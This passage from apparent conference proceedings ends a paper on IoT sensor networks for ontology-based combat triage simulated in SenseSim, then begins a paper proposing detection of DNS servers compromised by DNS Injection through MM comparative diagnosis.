and supports future modularisation. The ontology has been developed using OWL 2.0 RL [10] merging OWL and SWRL language capabilities. Final form of the ontology has been developed using SHOIN(D) Description Logic dialect [11], which demonstrates complexity of ontology definitions, containing over 20 SWRL rules, 50 concepts, 20 object properties and over 20 datatype properties. One of the important characteristics of the ontology is that it contains over 29 defined concepts implementing both value and cardinality restrictions, moreover the model has been modularised consisting of three parts: base terminology, defined concepts terminology and instance base. Such construction supports further extensions of terminology but most of all separates meta model from data instances and prepares the knowledge base to be fed with data from the real sensor system or simulation software.

### III. SIMULATION EXPERIMENTS

#### A. SenseSim simulator

To verify presented approach we used *SenseSim* simulator [12]. It is capable of simulating smart sensors or devices both connected in WSN and IoT. It focuses less on technical aspects of wireless communications, so its communication model is idealistic and does not cover all low level issues [13]. That is



because SenseSim is designed to simulate sensors network as an autonomous, self organizing system, which is embedded in the environment, where many different phenomena may occur. It focuses on the interaction of smart devices with the external world by the process of perception. One of the key feature of the simulator is that it allows flexibly define sensors attached to the device. This is possible thanks to usage of formal model of perception [14]. It bases on a construct of observers. An *observer* is a six-tuple:

$$\langle (X, \chi), (Y, \nu), E, S, \pi, \eta \rangle \quad (7)$$

which satisfy the following conditions:

- 1)  $(X, \chi)$  and  $(Y, \nu)$  are measurable spaces;  $E \in \chi$  and  $S \in \nu$ .
- 2) Map  $\pi : X \rightarrow Y$  is a measurable surjective function with  $\pi(E) = S$ .
- 3) Let  $(E, \varepsilon)$  and  $(S, \varsigma)$  denote the measurable spaces on  $E$  and  $S$  respectively induced from those of  $X$  and  $Y$ . Then  $\eta$  is a statistic kernel on  $S \times \varepsilon$  such that, for each point  $s \in S$ ,  $\eta(s)$  is a probability measure supported in  $\pi^{-1}\{s\} \cap E$ .

When  $O$  observes it does not interact with the object of perception itself. Space  $X$  is a mathematical construct and is called *configuration space*. It represents all properties of relevance to  $O$ . Space  $Y$  is a formal representation of premises about events which occur in  $X$ . Based on those premises the observer can conclude what happen in the external world. Set  $E$  is called a *distinguished configuration* and represents events of interest of an observer. Set  $S$  is called *distinguished premises* and holds the premises about event  $E$ . Transformation between spaces  $X$  and  $Y$  is realized by function  $\pi$ , called *perspective*. Let us suppose that some point  $x \in X$  represents the property of relevance to  $O$ . Then  $O$ , in consequence of interaction with the outside world, does not see  $x$  but its representation  $y = \pi(x)$ , where  $y \in Y$ . If  $x$  is in  $E$  then  $y$  is in  $S$ . However all that  $O$  receives is  $y$ , not  $x$ . In other words, the observer must decide whether event  $E$  really occurred, basing on premises  $S$ . Function  $\pi$  is surjection, so  $O$  does not really know which point  $x \in E$  corresponds to given point  $y \in S$ . That is why with observer's definition comes conclusion kernel  $\eta$ . It provides, for each point in  $S$ , the probability distribution supported on  $E$ .  $\eta$  gives the final result of the observer - the probability that for given premises  $S$  event  $E$  occurred in the real world.

For instance consider an electronic thermometer (which can be one of the sensors used in a triage process). One of the most common are resistance thermometers, for example PT100 [15]. In this case the space  $X$  is a temperature of an object in the external (for the observer) „world”. The role of thermometer is to „guess” as accurately as possible what is its value. It is know, physical fact that resistance of some materials may change according to temperature and that is why resistance thermometers consist of some resistor, for instance platinum. So, what thermometer really knows is the current resistance, which is considered as an element of space  $Y$ .

Basing on this knowledge thermometer concludes what is the value of temperature in the external world. For example PT100 thermometer has a built in table which maps resistance into temperature. In fact it is an implementation of the conclusion kernel  $\eta$ .

Another example of observer can be infrared camera. In this case the space  $X$  is a three dimensional scene (in the infrared light spectrum). The space  $Y$ , on the other hand, is two dimensional space which represents the projection of the 3D scene onto digital image sensor. The  $\pi$  function describes how this projection is done. For instance it can be standard perspective projection which angle is determined by the focal length of the sensor's lens. At this point the observer has some premises (space  $Y$ ) about the external world (space  $X$ ). Let us assume that considered observer is designed to distinguish objects like human thermal image. In this case its *distinguished configuration*  $E$  is this part of the 3D scene with a human. Accordingly its *distinguished premise*  $S$  is 2D projection of the scene. All the observer knows about the external world is its premise so it uses the *conclusion kernel*  $\eta$  to decide if there is really a human. In this case  $\eta$  is more complicated than in previous example and should consists of a pattern recognition methods.

Implementation of the Theory of Perception in SenseSim simulator gives great flexibility in designing sensors which are used in experiments. It allows us to model wide variety of observers, both real and futuristic, which can provide perceptual capabilities for the simulated devices.

SenseSim has quite idealistic model of communication [12], however the network model allows to define heterogenous wireless networks, with fixed or ad-hoc topology as well as different communication interfaces. Network of devices ( $DN$ ) is modeled as an Bounded Independence Graph [16]:

$$DN(t) = \langle DEV, E^{DN}(t), \Upsilon^{DN}(t) \rangle \quad (8)$$

Where:

- $DEV$  - a set of devices,
- $\Upsilon^{DN}(t)$  - set of independent devices:  $\Upsilon^{DN}(t) = \{\{dev_u, dev_v\} : dev_u, dev_v \in DEV; dev_u \neq dev_v\}$
- $E^{DN}(t)$  - a set of edges at time  $t$ , which is defined as:

$$\begin{aligned} E^{DN}(t) = \{ \{dev_x, dev_y\} : dev_x, dev_y \in DEV; \\ dev_x \in N_{dev_y}^{DN}(t); dev_y \in N_{dev_x}^{DN}(t); \\ dev_x \neq dev_y; \\ \{dev_x, dev_y\} \notin \Upsilon^{DN}(t) \} \end{aligned} \quad (9)$$

Where  $N_{dev_x}^{DN}$  and  $N_{dev_y}^{DN}$  are sets of neighbors of device  $dev_x$  and  $dev_y$  respectively.

Neighbor for a device  $dev_x$  is other device which fulfills the following conditions:

- 1) Let  $Com^{dev_x} \subset COM$  be a set of communication interfaces installed on device  $dev_x$  and  $Com^{dev_y} \subset COM$  be a set of communication interfaces installed on device




Fig. 5. Sensor's architecture

$dev_y$  then:

$$\exists_{com^{dev_x} \in Com^{dev_y}} \exists_{com^{dev_y} \in Com^{dev_x}} c_{com^{dev_x} com^{dev_y}} = 1; \quad (10)$$

$c_{com^{dev_x} com^{dev_y}}$  is an element of  $CMI$  matrix, defined as

$$CMI = [c_{ik}]_{|COM| \times |COM|}. \quad (11)$$

Where:

- $c_{ik} \in \{0, 1\}$  - defines interoperability of  $i$ -th and  $k$ -th communication interface. If  $c_{ik} = 1$  it means that  $Com_i$  and  $Com_k$  can cooperate with each other. In the opposite case they cannot.
- 2) Let  $l_{dev_x}^G(t) = \langle lat_x, lon_x, elv_x \rangle$  be a spatial (geographic) location of device  $dev_x$  at time  $t$  and  $l_{dev_y}^G(t) = \langle lat_y, lon_y, elv_y \rangle$  be a spatial (geographic) location of device  $dev_y$  at time  $t$ . Then:

$$d^G(l_{dev_x}^G(t), l_{dev_y}^G(t)) \leq \min(r(t)_{com^{dev_x}}, r(t)_{com^{dev_y}}) \quad (12)$$

Where:

- $r(t)_{com^{dev_x}}$  - radio range of the communication interface of the device  $dev_x$  which fulfills first condition.
- $r(t)_{com^{dev_y}}$  - radio range of the communication interface of the device  $dev_y$  which fulfills first condition.
- $d^G(l_{dev_x}^G(t), l_{dev_y}^G(t))$  - geographical distance between devices  $dev_x$  and  $dev_y$

SenseSim has idealistic communication model, because it is focused mainly on cognitive and behavioral aspects of the IoT devices. The simulated devices have multilayer architecture with three main layers (see Figure 5), which is currently standard approach [17] [18]:

- Hardware & Firmware,
- Sensor API,
- Sensor Middleware.

The first one consists of two other layers: Perception Layer, which is responsible for managing perceptual capabilities, and

Communication Layer, which is responsible for communication issues. The first layer, in the context of simulation, is artificial. On the top of the Hardware, the Sensor API is built. It is an interface which allows to manage the device's hardware from the outside. Our approach to the device's architecture is compliant with IEEE P2413 standard, which specify the Properties layer (in our case the Perception layer), the Information Exchange layer (in our case the Communication Layer) and the Function/Method layer (in our case decomposed into Sensor API and Sensor Middleware layers) [19]. From the point of view of the presented method the most important layer of this architecture is the middleware. To support the triage process we implemented the middleware capable of handling ontologies (especially the triage domain ontology) and infer among them. That makes each device an cognitive agent, which can monitor soldier vital signs using its sensors and understand the measured data. Each of the devices can also receive information need defined in infon logic, interpret it and give as precise as possible response.

Presented method was verified in simulation environment. The main goal of the experiments was to check if the method is suitable for distributed, heterogeneous sensor network system.

## B. Simulation results

Figure 6 shows initial state of the scenario simulated in *SenseSim*. The network has 15 devices which connect to each other using wireless channel. It is assumed that each device has the same communication capabilities and all messages are sent in peer-to-peer manner. Topology of the network is not strict and may change in time due to devices movement. Devices can communicate with each other as long as they stay within radio range. In this scenario maximum range is 200 m and bandwidth of the link is maximum 5 kbps. Devices use flooding routing algorithm for distributing messages. Flooding is not efficient algorithm, it generates a lot of network traffic and may cause redundant messages. On the other hand it gives high probability of message delivery, especially when network topology may change and devices have little or even no knowledge about it.

In this scenario it is assumed that each soldier has one personalised device with connected sensors. For simplicity one device has one of the following sensors attached:

- ECG sensor,
- Pulse oximeter sensor,
- Blood pressure sensor,
- Temperature sensor.

Devices can be interpreted as soldiers' personal computers like in future soldier systems i.e.: FIST [20], IdZ [21], TYTAN [22].

During scenario different information needs were sent into the network from device number 10, which can be considered as a team leader. Figure 7 shows example of information need processing. Device 10 sends at time 19,9 into the network question about the state of the Soldier\_3:

$$\llcorner? : ObjectState, Soldier\_3, 1 \gg \quad (13)$$



Fig. 6. Simulated network in *SenseSim*

Fig. 8. Example of question about soldiers who are in state minimal




Fig. 7. Example of the question about the state of one soldier

Information need is distributed between devices using flooding algorithm. The role of each middleware is to interpret the need and check if the device can answer it. In this case only the middleware of the device number 3 can fulfil the need (because this device monitors Soldier\_3). Basing on ontology reasoning it comes to conclusion that the Soldier\_3 is in state *delayed*. After that device 3 sends response for the need:

$$\ll \text{delayed}, \text{Soldier}_3, 1 \gg . \quad (14)$$

It is received at time 20,8 by the asking device 10.

Figure 8 shows example of different need processing. In this case the network was asked to define which soldiers are in state *minimal treatment*. Information need was sent at time 34,1 and had the following form:

$$\ll \text{minimal} : \text{ObjectState}, ?h, 1 \gg \quad (15)$$

This question requires action from every device in the network, because each have to verify the state of monitored soldier and decide if he is in state *minimal treatment* or not. That is why fulfilling such need is a more complicated process than shown in earlier example. Response for the need circles

in the network and each device adds a part to it. Because of the flooding algorithm, the asking device also receives parts of the answer and at time 36,3 receives full answer:

$$\begin{aligned} &\ll \text{minimal}, \text{Soldier}_8, 1 \gg \\ &\& \ll \text{minimal}, \text{Soldier}_4, 1 \gg \\ &\& \ll \text{minimal}, \text{Soldier}_3, 1 \gg \end{aligned} \quad (16)$$

In every simulated scenario devices were able to answer the information need basing on its own knowledge about monitored objects (soldiers).

#### IV. CONCLUSION

In this paper a novel approach to supporting combat triage was presented. Currently developed solutions focus on supporting triage by providing ontology based expert systems [23] [24] or by providing dedicated triage sensors [25] [26]. The first approach gives first responder great support, but still requires a lot of resources and attention to monitor wounded continuously. The second approach is more automatic, but also less flexible. It requires that every wounded has the same sensor for health monitoring. If they are not available, manual work is needed. Our approach is more flexible. It does not need any additional infrastructure than sensors network. Also we do not close our method to particular sensors. In fact any sensor adequate for triage process can be used by our approach. Moreover we do not limit sensors only to wearable devices. Soldier's state may be evaluated also by nearby sensors, for instance those installed in vehicle. From the perspective of end user it is transparent.

Thanks to ontology reasoning and presented information framework, an expert knowledge is not required from first responders to carry out the triage process properly. Some vital signs registered by sensors, like ECG, may be hard to interpret without medical background, but there are methods for automatic processing and extracting valuable information. Moreover using IoT devices for triage, makes this process to become continuous with minimal manual effort.

## REFERENCES

- [1] P. P. Jayaraman, K. Gunasekera, F. Burstein, P. D. Haghighi, H. S. Soetikno, and A. Zaslavsky, "An ontology-based framework for real-time collection and visualization of mobile field triage data in mass gatherings," in *System Sciences (HICSS), 2013 46th Hawaii International Conference on*, Jan 2013, pp. 146–155.
- [2] N. Gilboy, P. Tanabe, D. Travers, and A. Rosenau, *Emergency Severity Index (ESI) A Triage Tool for Emergency Department Care*. AHRQ Publication No. 12-0014, November 2011.
- [3] D. Meenach, "How civilian and combat triage differ," Apr 2015. [Online]. Available: <http://www.ems1.com/columnists/dean-meenach/articles/2147174-how-civilian-and-combat-triage-differ/>
- [4] "Tactical combat casualty care." [Online]. Available: <http://www.naemt.org/education/tccc/tccc.aspx>
- [5] *AJP-4.10(A) - Allied Joint Medical Support Doctrine*. Nato Standardization Agency (NSA), March 2006.
- [6] K. J. Devlin, *Logic and information*. Cambridge University Press, 1991.
- [7] M. Dyk, A. Najgebauer, and D. Pierzchala, *Augmented perception using Internet of Things*. Oficyna Wydawnicza Politechniki Wroclawskiej, 2014, pp. 109–118.
- [8] F. Baader, D. Calvanese, D. L. McGuinness, D. Nardi, and P. F. Patel-Schneider, "The Description Logic Handbook: Theory, Implementation, and Applications," *Description Logic Handbook*, p. 622, 2003. [Online]. Available: <http://portal.acm.org/citation.cfm?id=1215128>
- [9] B. Parsia and E. Sirin, "Pellet : An OWL DL Reasoner," *Artificial Intelligence*, pp. 1 – 2, 2000.
- [10] D. Reynolds, "OWL 2 RL in RIF (Second Edition)," *W3C Working Group Note*, no. February, pp. 1 – 128, 2013. [Online]. Available: <http://www.w3.org/TR/2013/NOTE-rif-owl-rl-20130205/>
- [11] I. Horrocks and U. Sattler, "Ontology reasoning in the shq(d) description logic," in *Proceedings of the 17th International Joint Conference on Artificial Intelligence - Volume 1*, ser. IJCAI'01. San Francisco, CA, USA: Morgan Kaufmann Publishers Inc., 2001, pp. 199 – 204. [Online]. Available: <http://dl.acm.org/citation.cfm?id=1642090.1642117>
- [12] M. Dyk, D. Pierzchala, and A. Najgebauer, *SenseSim: An Agent-Based and Discrete Event Simulator for Wireless Sensor Networks and the Internet of Things*, 2015, pp. 345–350.
- [13] M. Dyk, A. Najgebauer, and D. Pierzchala, *Agent-Based M&S of Smart Sensors for Knowledge Acquisition Inside the Internet of Things and Sensor Networks*. Springer International Publishing, 2015, pp. 224–236.
- [14] B. Bennet, D. Homan, and C. Prakash, *Observer Mechanics. A Formal Theory of Perception*. Academic Press, 1989.
- [15] "Omega engineering." [Online]. Available: <http://www.omega.co.uk/prodinfo/rtd.html>
- [16] S. Schmid and R. Wattenhofer, "Modeling sensor networks," in *Algorithms and Protocols for Wireless Sensor Networks*, A. Boukerche, Ed. Wiley-IEEE Press, 2008, pp. 77–105.
- [17] D. Bandyopadhyay and J. Sen, "Internet of things: Applications and challenges in technology and standardization," *Wireless Personal Communications*, vol. 58, no. 1, pp. 49–69, 2011.
- [18] C. Yuqiang, G. Jianlan, and H. Xuanzi, "The research of internet of things' supporting technologies which face the logistics industry," in *Computational Intelligence and Security (CIS), 2010 International Conference on*, Dec 2010, pp. 659–663.
- [19] O. Logvinov. (2015) Standard for an architectural framework for the internet of things. [Online]. Available: <http://grouper.ieee.org/groups/2413/Intro-to-IEEE-P2413.pdf/>
- [20] "Fist - future infantry soldier technology." [Online]. Available: <http://www.army-technology.com/projects/fist/>
- [21] "Idz (infanterist der zukunft) future soldier system." [Online]. Available: <http://www.army-technology.com/projects/idz/>
- [22] N. P. V. 11 January, 2012 Å Industry Profiles, "Uhlen 21: The polish future soldier project." [Online]. Available: <http://www.sadefensejournal.com/wp/?p=912>
- [23] S. H. Regli, "C4isr-med battlefield medical demonstrations and experiments," *ILockheed Martin Advanced Technology Laboratories*, 2012.
- [24] T. Gao, C. Pesto, L. Selavo, Y. Chen, J. Ko, J. Lim, A. Terzis, A. Watt, J. Jeng, B.-R. Chen, and et al., "Wireless medical sensor networks in emergency response: Implementation and pilot results," *2008 IEEE Conference on Technologies for Homeland Security*, 2008.
- [25] P. Shaltis and A. Reisner, "Rapidly deployable sensor design for enhanced noninvasive vital sign monitoring," Jul. 1 2010, uS Patent App. 12/604,043. [Online]. Available: <http://www.google.ch/patents/US20100168531>
- [26] "U.s. military develops blood-loss detection device that predicts shock." [Online]. Available: <http://www.meddeviceonline.com/doc/u-s-military-develops-finger-worn-device-that-detects-blood-loss-0001>

# An approach to prevention to the DNS Injection attacks on the base of system level comparison method MM

Michał Melaniuk  
Military University of Technology  
ul. Kaliskiego 2,  
00-908 Warszawa, Poland  
Email: [michal.melaniuk@wat.edu.pl](mailto:michal.melaniuk@wat.edu.pl)

**Abstract**—This article describes the use of the comparison method MM to protect the Internet user from the effects of DNS Injection attacks. A description of the basic concepts of this area of the computer network and the dangers of DNS Injection attacks is presented. The description of the MM method used in the literature is concluded. In the paper the concept of using above-mentioned method to protect Internet user from the effects of DNS Injection attacks and the initial design of the DNS server software including the diagnostic component are presented.

## I. INTRODUCTION

Domain Name System (DNS) is one of the most commonly used service over the Internet. It allows, among others, to connect to a web site using its mnemonic name (usually easier to remember) instead of its IP address. Converting a domain name to an IP address is done by a DNS server that, in most cases, is a separate host in the network. The DNS user does not have direct control over the server, which involves the risk of obtaining an incorrect name mapping from the server. Unfortunately, practice shows that there is a lack of universal way by which the user can make sure that the responses received from the DNS servers are reliable. Correct DNS performance is critical to the smooth operation and security of the Internet. The lack of entries in the DNS server records database may cause the network resources to be inaccessible, while erroneous entries may redirect network traffic to the incorrect location specified (and controlled) by the attacker [3].

This article focuses on protecting the Internet user from the effects of DNS Injection attacks – which relies on modification of the entries in the DNS server mapping tables [9]. Any Internet user who will be able to send false updates to the DNS server or detect and be able to exploit the vulnerabilities in the server software could be an attacker. Unlike traditional security systems (like firewalls, IDS/IPS), the proposed method is to detect the effects of an attack (not to protect against it).

## II. RELATED WORK

The proposed approach of protecting the Internet user against the effects of DNS Injection attacks attempts to use a comparative method known as the MM<sup>1</sup> method [6], [7]. In the literature there are works that use this method most often to diagnose a network of processors (with different logical structure). A. Arciuch in [1] presented the technical aspects of diagnosing a network of microprocessors with a mild type of degradation using the MM method, R. Kulesza and Z. Zieliński in [4] used this method to determine diagnostic insight of network of processors. A. Sengupta and A. T. Dabura in [8] proposed usage of the MM method in a self-diagnosing multiprocessor system, and G.Y. Chang, G.H. Chen and G.J. Chang in [2] used the MM<sup>\*2</sup> model to develop a sequential diagnosis of the processor network.

In this work it was decided to use a different approach and use the comparison method to diagnose DNS servers.

## III. PROPOSAL

This section is based on [4] and [5]. The MM method uses comparative graph as a way to represent the logical structure of nodes with the corresponding set of comparative tests. This concept (along with examples) is explained later in this article. In the area of the problem (mutual testing of DNS servers) an elementary comparative test will be sending by a comparator a DNS query to resolve a domain name to both nodes of a comparative pair. Then the comparator verifies that the obtained results - IP addresses - are identical. These type of checks will be performed periodically, every  $k^3$  queries, ensuring continuous DNS servers reliability without overloading the network.

A *fit* comparator will give the opinion that a comparative pair is fit (the result of comparative test will be equal to 0) if the results of the DNS query are identical. The different

<sup>1</sup>The name of the method comes from the names of the creators: M. Malek and J. Maeng.

<sup>2</sup>The MM\* model is characterized by the use of diagnostic structures consisting of all possible comparative tests, while the MM model uses a minimal number of comparative tests to detect  $t$  damaged network nodes.

<sup>3</sup> $k$  is an arbitrary value.



results of the DNS query will result in an opinion that the comparison pair is *unfit* (the result of the comparative test will be equal to 1), with at least one node from the comparative pair is compromised (it is not indicated which one). The opinion expressed by a suitable comparator is consistent with reality. An unfit comparator gives an opinion that is random and assumes a value of 0 or 1.

#### A. Significant features of the MM type comparative structure

Consider an exemplary logical structure of a network described by a connected common graph  $G=(E, U)$ . An example graph is shown in Fig. 1.




Fig 1. Sample graph representing the logical structure of network

The logical structure  $G$  corresponds to the set of all comparative tests denoted by  $\Psi(G)$ , and the single comparative test is denoted by  $\psi \in \Psi'$ ,  $\Psi' \subseteq \Psi(G)$ . For comparison test  $\psi$  exists a set of comparators labeled  $K(\psi)$  and a set of comparative pairs labeled  $P(\psi)$ . The set of nodes involved in the comparative test  $\psi$  is labeled  $E(\psi)$ . A single comparative test is shown in Fig. 2.




Fig 2. Illustration of single comparative test

In a comparative test the comparator  $e_k \in E(G)$  orders the comparative pair  $e_i, e_j \in E(G)$  the same task and checks if the results are identical.

The comparative test is denoted by  $(e_k; e_i, e_j)$ . The result of the comparative test  $d((e_k; e_i, e_j))$  is equal to:

$$d((e_k; e_i, e_j)) = \begin{cases} 0 & \text{for } [n(e_k)=0 \wedge r(e_i|e_k)=r(e_j|e_k)] & \text{case a)} \\ 1 & \text{for } [n(e_k) \wedge r(e_i|e_k) \neq r(e_j|e_k)] & \text{case b)} \\ x \in [0,1] & \text{for } n(e_k)=1 & \text{case c)} \end{cases} \quad (1)$$

where  $n(e_k)$  is functional reliability of node  $e_k$  and  $r(e_j|e_k)$  is the result of a task ordered by node  $e_k$  and executed by node  $e$ .

In the area of the problem in *case c)*, unlike the classic MM model, the unfitness of the DNS server that is the comparator has no impact on the outcome of the test it performs. During the comparison, the comparator verifies the mutual compatibility of the results obtained from the nodes

of the comparative pair. These results are not matched with the entries of the DNS server records database, so even if it had been compromised (as a result of a DNS Injection attack), name mappings in its database would not affect the accuracy of the opinion. The interpretation of diagnosis results is presented in Table I.

TABLE I.  
THE DIAGNOSIS RESULTS INTERPRETATION IN PROPOSED METHOD

$n(e_k)$	$n(e_i)$	$n(e_j)$	$d((e_k; e_i, e_j))$
x	0	0	0
	0	1	1
	1	0	1
	1	1	1

**Definition 1.** [10] The computer network described by the structure  $G$  is defined as *single-step  $t$ -diagnosable* by a set of comparative tests  $\Psi' \subseteq \Psi(G)$ , if each pair of sets  $E'$  and  $E''$  of unfit nodes such that  $|E'| \leq t$  and  $|E''| \leq t$  is distinguishable by at least one comparative test  $\psi \in \Psi'$ .

**Definition 2.** [10] *Comparative graph* of computer network described by the structure  $G$  for a set of comparative tests  $\Psi' \subseteq \Psi(G)$ , is called such ordinary graph  $\hat{G}(G, \Psi') = (E(G), U(G, \Psi'))$  with labeled edges that  $[(e', e'') \in U(G, \Psi')] \leftrightarrow [\exists \psi \in \Psi' : P(\psi) = \{e', e''\}]$ , where the label of the  $(e', e'')$  edge is  $K(\psi)$ .

**Property 1.** [4], [6] The necessary condition for graph  $G$  to be  $t$ -diagnosable by the set of comparative tests  $\Psi' \subseteq \Psi(G)$  is to fulfill the dependence:

$$(|E(G)| \geq \max\{t+3, 2 \cdot t+1\}) \wedge (\forall_{e \in E(G)} : \mu(e) \geq t) \quad (2)$$

where  $\mu(e)$  denotes the input degree of the node  $e$ .

**Property 2.** [6] The structure is  $t$ -diagnosable by the comparative tests  $\Psi' \subseteq \Psi(G)$  if and only if for every pair of subsets of nodes  $E_1, E_2 \subseteq E(G)$  such that  $E_1 \neq E_2$  and  $|E_1| = |E_2| = t$  one of the following conditions is true:

$$\begin{aligned} \text{a) } & \exists_{\psi' \in \Psi'(G)} : \left[ \left( [K(\psi'), K(\psi'')] \cap [E_1 \cup E_2] = \emptyset \right) \wedge \right. \\ & \left. \wedge \left( [P(\psi') \cap [E_1 \setminus E_2]] = 1 \right) \vee \left( [P(\psi'') \cap [E_2 \setminus E_1]] = 1 \right) \right] \end{aligned} \quad (3)$$

$$\text{b) } \exists_{\psi' \in \Psi'(G)} : \left[ [P(\psi') \cap [E_1 \setminus E_2]] = 2 \right] \wedge \left[ [P(\psi') \cap [E_1 \cup E_2]] = \emptyset \right] \quad (4)$$

$$\text{c) } \exists_{\psi' \in \Psi'(G)} : \left[ [P(\psi') \cap [E_2 \setminus E_1]] = 2 \right] \wedge \left[ [P(\psi') \cap [E_1 \cup E_2]] = \emptyset \right] \quad (5)$$

#### B. Method of identifying unfit servers

The results of the comparative tests conducted in one diagnostic session will create so-called *the global syndrome*. Each server has in its resources reference values determining the reliability of servers participating in performed diagnostic session using the indicated diagnostic structure. These reference values are different for each diagnostic structure and are defined as *the pattern of syndromes*. The example of the pattern of syndromes for diagnostic structure presented later in Fig. 5. is presented in Table II. Single



value (row in example Table II) is often defined as *pattern syndrome*<sup>4</sup>.

TABLE II.  
THE EXAMPLE OF THE PATTERN OF SYNDROMES

$i$					1	2	3	4	5	6	7	8
$K(\psi_i)$					1	1	2	2	3	3	4	4
$P(\psi_i)$					2	2	3	3	4	4	1	1
					4	3	1	4	2	1	3	2
$e$	1	2	3	4	$d(\psi_i)$							
$n(e)$												
0	0	0	0	0	0	0	0	0	0	0	0	0
0	0	0	1	1	1	0	0	1	1	1	0	0
0	0	1	0	0	0	1	1	1	0	0	1	0
0	1	0	0	0	1	1	0	0	1	0	0	1
1	0	0	0	0	0	0	1	0	0	1	1	1

Each server after building the global syndrome will attempt to match it to one of the pattern syndromes. After a positive match, it will be possible to indicate the reliability status of the tested DNS servers.

### C. Requirements for the developed method

An unauthorized change of even one record in the DNS server records database creates a threat to users which are communicating with the node whose entry was modified. Such conclusion can be derived on the basis of the analysis of the impact of attacks described, among others in [9].

It is required that the method will be able to detect a specified number of compromised DNS servers in the network environment (defined as  $t$ ). The mechanism of action consists in mutual testing of DNS servers by sending the response to the DNS query. The number of required comparisons depends on the number of unfit nodes to be detected. The collected responses will be evaluated, which will allow to determine which of them are invalid and indirectly to make it possible to indicate the unfit DNS servers.

The article focuses on the prevention and protection of the user against the considered type of attacks. The results of the comparisons that are sent to the client computer will allow him to use only those DNS servers that have been identified as fit. It is assumed that the developed method will be able to detect DNS servers successfully exploited by DNS Injection.

The diagnostic software that would use the developed method would extend the DNS server architecture. Working in the background, it would regularly examine the suitability of DNS servers while informing the DNS client about the results of the tests. The preliminary scheme of the DNS server diagnostics software is shown in Fig. 3. It is assumed that the software will carry out two main tasks:

- sending DNS queries for indicated domain and receiving replies,
- group replies and base on them conclude the reliability of DNS servers participating in the test.

The initial class scheme of the DNS server after adding the diagnostic module is shown in Fig. 4.




Fig 3. Architecture diagram of the DNS servers diagnostics software




Fig 4. Initial Class scheme of the DNS servers diagnostics software

### D. Description of the developed method

The proposal of protecting the Internet user, developed within this article, is supposed to fulfill the requirements mentioned in sections B. and C.. In addition, the following assumptions must be met.

1. The comparative test consists of three DNS servers: one being a comparator (denoted as  $K(\psi)$ ), the other being a comparative pair (denoted as  $P(\psi)$ ).
2. Comparing the response pairs from the DNS servers to the DNS query sent by the comparator will be understood as a *test*.

